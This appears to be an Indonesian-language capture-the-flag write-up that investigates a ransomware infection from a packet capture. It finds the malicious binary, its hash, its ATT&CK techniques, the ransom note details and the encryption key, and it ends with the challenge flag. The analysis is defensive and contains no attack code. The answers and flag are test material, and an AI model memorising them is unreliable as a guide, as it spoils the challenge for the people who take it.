
4. What is the hostname of the victim's machine?

Pada bagian atas packet capture kita dapat dengan mudah menemukan nama host dan ip si victim



Answer: DESKTOP-P15ADMF
Correct!
5. Identify the filename of the first file downloaded by the victim. (filename.ext)


Follow http stream, kita dapat menemukannya di stream ke 3



Answer: belajar_calculus.pdf
Correct!

6. What is the filename of the malicious binary? (filename.ext)


Ke file lalu export objects dan pilih http, disana kita dapat lihat beberapa file yang request sama si victim, karena diminta binary maka tinggal coba coba aja yang binary since we can prove it in the next questions bahwa binary tersebut malicious



Answer: chuongdoung.exe
Correct!

7. Provide the absolute path where the malicious file was located.

Ke http stream lalu cari dimana si victim downlod malicious binary




aneh sih absolute kok..

Answer: /Work/secret/chuongdoung.exe
Correct!

8.. At what exact timestamp was the malicious file executed? (Format: dd/mm/yyyy:hh:mm:ss)

Kita ke stream dimana setelah si victim download the binary, lalu ke request POST dibawahnya



Answer: 20/11/2025:03:21:31
Correct!


9. What is the SHA256 hash of the malicious file?

export filenya lalu dengan command sha256sum chuongdoung.exe

Answer: a153d59a98200b035fcc4fbee153e4b3f75358221fb006358f704e574af02993
Correct!

10. According to the analysis report, how many security vendors flagged this file as malicious?

Ke virustotal lalu cari menggunakan hash value yang udah kita dapet




Jadi 36?, seharusnya 6 kok

Answer: 6
Correct!

11. Based on the behavioral analysis, what is the MITRE ATT&CK Technique ID associated with "Process Injection"?


Masih di virus total lalu ke bagian behaviour



Answer: T1055
Correct!

12. What specific technique did the malware utilize for Command and Control (C2)?


Masih di virus total lalu ke baginan behaviour



Answer: Application Layer Protocol
Correct!

13. What is the unique Victim ID found in the ransom note?


Di packet capture, export object bernama README.txt, disana kita bisa dapet Victim ID



Answer: 14A929E9
Correct!

14. Identify the encryption key used by the ransomware.


Ke http stream dimana si victim akses binarynya, stream yang sama kayak soal 8



Answer:
3871445A1BCFC5417780344C650551084BDEEE5C459FAF63014A07C25080097A
Correct!

15. What is the deadline (in hours) before the ransom demand increases?

Ke README.txt yang sama kayak soal 13



Answer: 72
Correct!

Flag: NCW{y4ng_b1s4_r3v3rs3_m4lw4r3ny4_d4p3t_100k}